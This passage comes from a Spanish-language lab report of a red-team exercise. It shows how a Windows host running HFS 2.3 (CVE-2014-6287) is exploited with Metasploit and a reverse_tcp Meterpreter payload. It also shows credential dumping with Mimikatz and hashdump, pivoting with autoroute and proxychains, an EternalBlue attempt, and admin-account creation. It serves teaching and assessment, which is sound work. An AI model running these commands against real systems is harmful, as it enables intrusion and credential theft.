background	Mantuvo la sesión activa en segundo plano para ejecutar otros módulos.

Nota. Se hace una descripción de los comandos utilizados y los resultados en el ambiente de laboratorio.

La Figura 7 muestra una sesión de Meterpreter en Kali Linux donde se ejecuta el comando ps. En pocas palabras y de forma sencilla, lo que se está viendo es una lista de procesos activos dentro del sistema Windows que fue comprometido. La presencia de procesos bajo el usuario NT AUTHORITY\SYSTEM confirma que el sistema está operando con privilegios altos, mientras que los procesos bajo PC28DEMO\Usuario reflejan la actividad del usuario común.

Figura 7

Listado de procesos



Nota. La captura muestra los procesos que se encuentran activos, usuarios y rutas de ejecución.

Después de haber obtenido acceso al sistema objetivo, se intentará extraer credenciales y verificar privilegios dentro del equipo comprometido. Elaboración propia.


En la figura 8 se podrá ver la ejecución de cada uno de los comandos utilizados:

- migrate 480 mueve la sesión a otro proceso más estable (hfs.exe), lo que permite mantener el acceso sin interrupciones.
- getuid como se indicó con anterioridad confirma que el usuario tiene privilegios de NT AUTHORITY\SYSTEM, es decir, el nivel más alto dentro del sistema.
- load kiwi carga la herramienta Mimikatz, usada para recuperar contraseñas y hashes almacenados en memoria.

- creds_all muestra los resultados: se obtienen credenciales en distintos formatos (LM, NTLM, SHA1) y de varios usuarios del sistema.

Figura 8

Extraer credenciales del sistema comprometido



Nota. La salida de cada uno de los comandos muestra cómo, una vez que se accede al sistema, es posible recuperar información sensible que puede ser utilizada para evaluar la seguridad interna. Elaboración propia.

Al lograr obtener acceso inicial, se pueden extraer credenciales hashdump, mantener sesiones activas background, como se muestra en la Figura 8 y aprovechar vulnerabilidades SMB ms17_010 para profundizar en el análisis del sistema, figura 9.

Con el comando hashdump se extraen los hashes (versiones cifradas) de las contraseñas almacenadas en el sistema comprometido.


El comando background permite mantener una sesión activa en segundo plano mientras se ejecutan otros módulos o tareas dentro de Metasploit.

El módulo exploit/windows/smb/ms17_010_eternalblue aprovecha una vulnerabilidad

crítica en el protocolo SMB de Windows. EternalBlue (MS17-010) fue utilizado en ataques como WannaCry (National Institute of Standards and Technology, 2017).

Figura 9


Uso de hashdump



Nota. Se realiza la ejecución de comandos de explotación hashdump y módulos de SMB. Elaboración propia.

Figura 10

Explotación de la vulnerabilidad MS17 010 EternalBlue



Nota. La salida de cada comando ejecutado muestra el proceso de escaneo, validación de la vulnerabilidad encontrada y lograr su explotación. Elaboración propia.


Este ataque permite ejecutar código remoto en el sistema objetivo sin necesidad de credenciales válidas, debido a un error en cómo Windows maneja ciertos paquetes de red.

Luego de ejecutar el ataque se validará si la sesión aún se encuentra abierta.

Se observa en la Figura 11 una verificación del acceso conseguido y una revisión de la configuración del sistema comprometido. Se utiliza el comando shell para ejecutar ipconfig, que sirve para obtener información del sistema operativo y de la red, se tiene control sobre el sistema y puede interactuar como si estuviera físicamente frente al equipo.

Figura 11

Sesión remota establecida en el sistema Windows




Nota. Se identifica la configuración de red y conexión del equipo Windows. Elaboración propia.

Ahora se validará el acceso al directorio del Host-A en la Figura 12.

Se ejecutan los comandos como dir y cd, que sirven para navegar entre carpetas y ver los archivos del sistema comprometido. Se identifica un archivo ejecutable llamado winse20w0.exe, lo que confirma que el acceso remoto permite visualizar y manipular el contenido del disco.

Figura 12

Navegando entre directorios del sistema Windows




Nota. La imagen muestra la exploración de la unidad C buscando carpetas inusuales que llamen la atención como por ejemplo la carpeta llamada semi, donde se encuentra un ejecutable. Elaboración propia.

Se realiza la descarga del archivo con el comando download, que permite copiar un archivo desde el sistema objetivo hacia el equipo atacante, figura 13.

Figura 13

Descarga del ejecutable encontrado




Nota. Se muestra la descarga del ejecutable hallado desde el directorio del usuario semi hacia el entorno local de Kali Linux. Elaboración propia.

Una vez se descarga el archivo se realizará la salida de la ruta y se utiliza el comando ls el cual lista los archivos del directorio. Se ejecuta el archivo llamado winse20w0.exe usando el comando mono. Luego en la Figura 14 se podrá visualizar la ventana local de Kali Linux, donde el sistema muestra un mensaje con el logo en texto de la UNAD y datos como la fecha de intrusión y un código de verificación.

Figura 14

Ejecución del archivo winse20w0.exe



Nota. Se muestra la ejecución del programa a través del comando mono en el entorno local de Kali Linux. Elaboración propia.

Análisis del caso Red Team: identificación del fallo de seguridad

En este apartado se analiza los datos disponibles en el Escenario 3 del Anexo 4 y describe de qué manera cada elemento del caso orientó la búsqueda y confirmación del fallo que afecta a la Máquina-1 (Host-A, Windows), como se muestra en las Tabla 2 y Tabla 3

Tabla 2

Datos del escenario

Dato del Escenario	Relevancia Técnica
Aplicación vulnerable activa en Host-A	La situación problema indicaba que se ejecutaba un servicio con posibilidades de explotación para obtener shell. Esto dirigió el escaneo con Nmap hacia servicios con versiones documentadas en bases de datos de CVEs.
Indicios de RCE y escalamiento de privilegios	La mención de obtención de shell y escalamiento llevó a buscar exploits que no solo logren acceso inicial, sino que operen bajo contextos privilegiados como NT AUTHORITY\SYSTEM.
Creación no autorizada de cuentas administrativas	Este dato indicó post-explotación avanzada y orientó hacia el uso de herramientas como Mimikatz para extracción de credenciales y modificación de cuentas del sistema.
Movimientos laterales hacia Host-B	La presencia de un segundo host en una red diferente (169.254.0.0/16) implicó técnicas de pivoting para alcanzar ese segmento desde la sesión comprometida.
Archivo ejecutable wins2e2w0.exe	Identificado en el sistema de archivos de Host-A, constituyó evidencia concreta de la actividad durante el ejercicio y fue parte de la cadena de validación de la prueba de concepto.

Nota. Cada elemento hallado brindo una orientación de análisis.

Tabla 3

Falla de seguridad principal identificado

Atributo	Detalle
Servicio vulnerable	Rejetto HTTP File Server (HFS) version 2.3
Puerto expuesto	8080 (TCP)
CVE asociado	CVE-2014-6287
Tipo de vulnerabilidad	Ejecución remota de código (RCE) sin autenticación
Impacto	Acceso completo con privilegios NT AUTHORITY\SYSTEM
Módulo de explotación	exploit/windows/http/rejetto_hfs_exec

Vector de ataque	Red – HTTP
CVSS Score	10.0 – Crítico

Nota. El CVE-2014-6287 describe un fallo en el manejo de macros HTTP en HFS 2.3 que permite a un atacante remoto no autenticado ejecutar comandos arbitrarios mediante secuencias especialmente diseñadas en parámetros de la URL. Dado que HFS en muchos ambientes operativos corre con privilegios elevados, la explotación resulta en acceso inmediato con permisos de SYSTEM, lo que convierte este servicio en un vector de ataque de severidad crítica. Cada elemento hallado brindo una orientación de análisis.

Herramientas para identificar fallos en el escenario propuesto

Herramienta principal: Nmap

Nmap fue la herramienta central en la fase de identificación de fallos. Su capacidad de detección de versiones de servicios (flag -sV) permitió reconocer qué aplicación estaba activa en cada puerto de Host-A y qué versión específica se encontraba en ejecución. El comando nmap -sV 192.168.1.7 fue indicado: al detectar que el puerto 8080 exponía HFS versión 2.3, fue posible buscar en la base de datos de Metasploit los exploits disponibles para ese servicio, confirmando la presencia de una vulnerabilidad crítica y explotable. Se da un poco al detalle en la tabla 4.

Tabla 4

Puertos y servicios identificados

Puerto	Protocolo	Servicio	Version	Vulnerabilidad
8080	TCP	HTTP File Server (HFS)	2.3 (Rejetto)	CVE-2014-6287 – RCE sin Autenticación
445	TCP	SMB	Windows SMBv1	MS17-010 – EternalBlue (Host-B)

Nota. Se describen los puertos con el detalle completo sobre la versión, protocolo, servicio y a que vulnerabilidad se relaciona cada uno de estos.

Herramienta complementaria: Metasploit Framework

Metasploit complementó la identificación al confirmar mediante la ejecución del exploit que la vulnerabilidad era activamente explotable y no solo teórica. Esta validación en

tiempo real diferencia el análisis Red Team de herramientas puramente pasivas como Nessus o OpenVAS, dado que demuestra el impacto concreto que tendría un atacante real sobre el entorno evaluado.

Análisis del ataque a las máquinas identificadas

El ataque ejecutado en el laboratorio siguió una cadena de compromiso que pasó por acceso inicial sobre Host-A, escalamiento de privilegios a nivel SYSTEM, extracción de credenciales, enumeración del entorno interno y pivoting hacia Host-B. A continuación, se detalla el impacto sobre cada máquina. Descrito en la Tabla 5 y Tabla 6.

Tabla 5

Diagrama de la cadena de ataque

Paso	Actor	Acción	Resultado
1	Kali Linux	Escaneo Nmap sobre 192.168.1.7	HFS 2.3 en puerto 8080 detectado
2	Kali Linux	Exploit rejetto_hfs_exec	Sesión Meterpreter abierta en Host-A
3	Host-A	getuid / sysinfo	NT AUTHORITY\SYSTEM Confirmado
4	Host-A	load kiwi / creds_all	Hashes LM, NTLM, SHA1 extraídos

5	Host-A	autoroute -s 169.254.0.0/16	Ruta interna hacia red de Host-B
6	Kali Linux	proxychains nmap -sT -Pn 169.254.56.44	Puertos SMB detectados en Host-B
7	Kali Linux	ms17_010_eternalblue hacia Host-B	Módulo detectado, conectividad validada
8	Host-B	net user / net localgroup Administradores	Cuenta efímera administrativa creada

Nota. Se describe de forma concreta el paso a paso del ataque realizado.

Impacto sobre Host-A (máquina Windows 1)

- Acceso inicial sin credenciales: CVE-2014-6287 en HFS 2.3 permitió ejecutar código remoto sin usuario ni contraseña. El atacante obtuvo sesión Meterpreter completa.
- Privilegios NT AUTHORITY\SYSTEM: Al ejecutarse HFS con permisos elevados, la sesión Meterpreter heredó el contexto SYSTEM, el nivel más alto de privilegios en Windows.
- Extracción de credenciales: Con Mimikatz se extrajeron hashes en formatos LM, NTLM y SHA1 de múltiples usuarios, comprometiendo potencialmente otros sistemas que reutilicen esas credenciales.
- Creación de usuario administrativo: Se demostró la creación de una cuenta con permisos de Administrador, replicando la evidencia forense del escenario.
- Control total del sistema de archivos: Se listaron, navegaron y descargaron archivos del equipo comprometido, demostrando dominio completo sobre los recursos.

Impacto sobre Host-B (máquina Windows 2 – clone Pivoting)

Tabla 6

Impacto sobre el Host-B (Pivoting)

Técnica	Descripción
Autoroute	Se configuró ruta interna en Metasploit hacia 169.254.0.0/16, redirigiendo el tráfico a través de Host-A comprometido.
SOCKS Proxy	Se configuró /etc/proxychains.conf para que Nmap y otras herramientas usaran el proxy SOCKS5 al escanear Host-B.
Escaneo interno	proxychains nmap -sT -Pn 169.254.56.44 identificó puertos SMB abiertos desde dentro de la red interna.
EternalBlue intent	Se intentó exploit MS17-010 sobre Host-B. Se validó la detección del módulo y conectividad exitosa; confirmado con ping desde Meterpreter.
Cuenta efímera	Como PoC final se creó una cuenta administrativa en Host-B siguiendo el formato solicitado en el escenario.

Nota. Se describe cada una de las técnicas que fueron relevantes en la etapa de pivoting.

Durante la ejecución del laboratorio se siguió una metodología estructurada de pruebas de penetración, organizada en fases progresivas que permiten simular el comportamiento real de un actor de amenaza.

Explotación de vulnerabilidades: pasos y evidencias

A continuación, se documentan todos los pasos ejecutados para validar y explotar la vulnerabilidad identificada en Host-A, la configuración del pivoting hacia Host-B y la prueba de concepto final. Cada paso incluye objetivo, comandos ejecutados y evidencia del resultado obtenido.

Paso 1 – Verificación de la red y descubrimiento de hosts:


Objetivo: Identificar hosts activos dentro de la subred del laboratorio.

Comandos ejecutados:

nmap -sn 192.168.1.0/24

Figura 15

Detección de dispositivos activos



Nota. Escaneo de red realizado. Host-A confirmado en la dirección IP 192.168.1.7. Elaboración propia.


Paso 2 – Enumeración de servicios en Host-A:

Objetivo: Detectar puertos abiertos y versiones de servicios en el host objetivo.

Comandos ejecutados: nmap -sV 192.168.1.7

Figura 16

Servicios activos Host-A



Nota. Puerto 8080 con HFS 2.3 (Rejetto) detectado. Vulnerabilidad CVE-2014-6287 identificada.

Elaboración propia.


Paso 3 – Búsqueda del exploit en Metasploit

Objetivo: Localizar módulos de explotación aplicables al servicio HFS 2.3.

Comandos ejecutados: msfconsole search hfs

Figura 17

Búsqueda del exploit



Nota. Módulo exploit/windows/http/rejetto_hfs_exec localizado y disponible para uso.

Elaboración propia.

Paso 4 – Configuración y lanzamiento del exploit

Objetivo: Ejecutar el exploit sobre Host-A con los parámetros de red configurados.

Comandos ejecutados:

use exploit/windows/http/rejetto_hfs_exec set

RHOSTS 192.168.1.7


set LHOST 192.168.1.14

set payload windows/meterpreter/reverse_tcp

run

Figura 18

Configuración de parámetros



Nota. Sesión Meterpreter activa establecida con Host-A. Acceso remoto sin credenciales confirmado. Elaboración propia.


Paso 5 – Validación de privilegios obtenidos

Objetivo: Confirmar el nivel de acceso sobre el sistema comprometido.

Comandos ejecutados: getuid, Ipconfig

Figura 19

Evidencia comando getuid



Nota. retornó NT AUTHORITY\SYSTEM. Elaboración propia.

Figura 20

Evidencia comando ipconfig

Nota. Muestra la configuración de la red. Elaboración propia.


Paso 6 – Extracción de credenciales con Mimikatz

Objetivo: Realizar dumping de credenciales desde la memoria del sistema.

Comandos ejecutados: ps, migrate 480, load kiwi, creds_all, hashdump

Figura 21


Evidencia comando ps



Nota. Se listan los procesos activos. Elaboración propia.

Figura 22


Evidencia comandos migrate 480, load kiwi, creds_all



Nota. Se migró la sesión al proceso hfs.exe, extracción de credenciales desde memoria y obtener hashes. Elaboración propia.

Figura 23

Evidencia comando hashdump



Nota. Hashes LM, NTLM y SHA1 extraídos exitosamente de múltiples cuentas. Escalamiento total validado. Elaboración propia.

Paso 7 – Exploración del sistema de archivos y descarga de evidencia

Objetivo: Navegar el sistema de archivos de Host-A e identificar archivos relevantes.

Comandos ejecutados:

#Consola normal:

dir

cd user

cd users\semi cd users\semi

#Kali Meterpreter:

Download C: \\user\\semi\\ wins20w0.exe

download wins20w0.exe

